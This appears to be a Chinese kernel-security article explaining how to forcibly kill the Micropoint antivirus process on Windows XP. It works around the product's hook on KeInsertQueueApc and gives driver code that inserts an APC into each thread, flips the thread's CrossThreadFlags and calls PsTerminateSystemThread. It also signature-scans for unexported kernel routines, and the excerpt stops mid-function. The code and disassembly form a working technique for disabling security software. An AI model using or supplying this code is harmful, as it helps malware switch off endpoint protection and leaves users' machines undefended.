最终极的结束进程方法，自然是模拟系统操作，自己遍历进程的线程，给每个线程插入APC来结束。但由于微点已经使用EAT Hook了KeInsertQueueApc，直接导致在微点驱动(mp110003.sys)之后加载的驱动获得的KeInsertQueueApc地址都是微点自己提供的fake函数的地址，因此一些使用插入APC法结束进程的软件可能会功能异常（典型症状就是IceBoy的PsNull的强制结束进程菜单变灰了）。

要使用插入APC法结束微点进程，我们就必须自己获取KeInsertQueueApc的原始地址。KeInsertQueueApc是导出函数，微点在Ring3并没有Hook LoadLibrary 和GetProcAddress，所以我们简单地使用LoadLibrary载入第1个系统模块，再使用GetProcAddress得到地址，减去刚才LoadLibrary返回的基址，就可以得到这个函数的相对偏移值。因为后面还需要使用类似的方法得到另一个未导出函数的地址，所以获取KeInsertQueueApc地址的代码就不提供了，大家自己思考一下就会明白。

使用插入APC法结束进程的关键在于KeInitializeApc的第4个参数 APC例程。因为我们是相当于一个"山寨"版的PspTerminateThreadByPointer，所以不区分用户线程跟系统线程，统一当作内核线程来处理。当然，相应的也要在线程标志上做一下手脚。

```
VOID TerminateThreadRoutine(
IN PKAPC Apc,
IN OUT PKNORMAL_ROUTINE *NormalRoutine,
IN OUT PVOID *NormalContext,
IN OUT PVOID *SystemArgument1,
IN OUT PVOID *SystemArgument2
)
```

```
    {
    ULONG CrossThreadFlagsOffset = GetCrossThreadFlagsOffset();
    PULONG CrossThreadFlags;
    ExFreePool(Apc);
    if (CrossThreadFlagsOffset )
    {
    //DbgPrint("CrossThreadFlagsOffset is 0x%08X\n",CrossThreadFlagsOffset);
    CrossThreadFlags = (ULONG *)( (ULONG)(PsGetCurrentThread()) + CrossThreadFlagsOffset );
    *CrossThreadFlags = (*CrossThreadFlags) | PS_CROSS_THREAD_FLAGS_SYSTEM;
    PsTerminateSystemThread(STATUS_SUCCESS);
    }
    else
    {
    //DbgPrint("TerminateThreadRoutine Failed\n");
    }
    return;
    }
```

GetCrossThreadFlagsOffset()函数是很经典的实现，从PsTerminateSystemThread中搜索特征码"0x80F6"得到线程的CrossThreadFlags偏移量。因为微点也没有Hook PsTerminateSystemThread，所以用这种方法还是很安全的。

```
    ULONG GetCrossThreadFlagsOffset()
    {
    UCHAR *cPtr;
    USHORT Offset;
    //DbgPrint("PsTerminateSystemThread addr is 0x%08X\n",PsTerminateSystemThread);
    for (cPtr = (PUCHAR)PsTerminateSystemThread;
    cPtr < (PUCHAR)PsTerminateSystemThread + 0x100;
    cPtr++ )
    {
    if (*(USHORT *)cPtr == 0x80F6) { //特征码
    Offset = *(USHORT *)((ULONG)cPtr + 2);
    //DbgPrint("offset is 0x%08X\n",Offset);
    return Offset;
    }
    }
    return 0;
    }
```

遍历线程的话，可以自己从eprocess->ThreadListHead开始依次遍历链表，也可以使用系统提供的函数PsGetNextProcessThread。PsGetNextProcessThread没有导出，目前我所知道的可以有两种方法搜到，一是先从PsTerminate SystemThread中搜到PspTerminateThreadByPointer的地址，然后再从NtTerminateProcess中搜索，函数里第1处call PspTerminateThreadByPointer之后一个call和前一个call都是PsGetNextProcessThread，如图1所示。

```
805d2227 e87c500000      call    nt!PsGetNextProcessThread (805d72a8)
805d222c 8bf0            mov     esi,eax
805d222e 85f6            test    esi,esi
805d2230 741e            je      nt!NtTerminateProcess+0xe2 (805d2250)
805d2232 83650800        and     dword ptr [ebp+8],0
805d2236 3bf7            cmp     esi,edi
805d2238 7409            je      nt!NtTerminateProcess+0xd5 (805d2243)
805d223a ff750c          push    dword ptr [ebp+0Ch]
805d223d 56              push    esi
805d223e e85da00a01      call    8167c2a0
805d2243 56              push    esi
805d2244 53              push    ebx
805d2245 e85e500000      call    nt!PsGetNextProcessThread (805d72a8)
```

图1

```
    NTSTATUS GetPspTerminateThreadByPointerAddr()
    {
    NTSTATUS st;
    ULONG offset = 0;
    UNICODE_STRING uStr;
    RtlInitUnicodeString(&uStr, L"PsTerminateSystemThread");
    UCHAR *p = NULL;
    p = (UCHAR *)MmGetSystemRoutineAddress(&uStr);
    if ( p == NULL )
    {
    DbgPrint("Get PsTerminateSystemThread Failed!\n");
    return STATUS_UNSUCCESSFUL;
    }
    int i;
    for ( i = 0 ; i < 0x2D ; i++)
    {
    if ( *p == 0xE8 )
    {
    //DbgPrint("Find The Call\n");
    offset = *((ULONG *)(p+1));
    offset = offset + (ULONG)p + 5;
    //DbgPrint("The PspTerminateThreadByPointerAddr is 0x%08X\n",offset);
    XP_PspTerminateThreadByPointer = (XP_PSPTERMINATETHREADBYPOINTER)offset;
    return STATUS_SUCCESS;
    }
    p++;
    }
    //DbgPrint("Find Failed!\n");
    return STATUS_UNSUCCESSFUL;
    }
    NTSTATUS GetPsGetNextProcessThreadAddr(IN ULONG NtTerminateProcessAddr)
    {
    NTSTATUS st = STATUS_SUCCESS;
    // 暂时不判断参数了，判断放在外面
```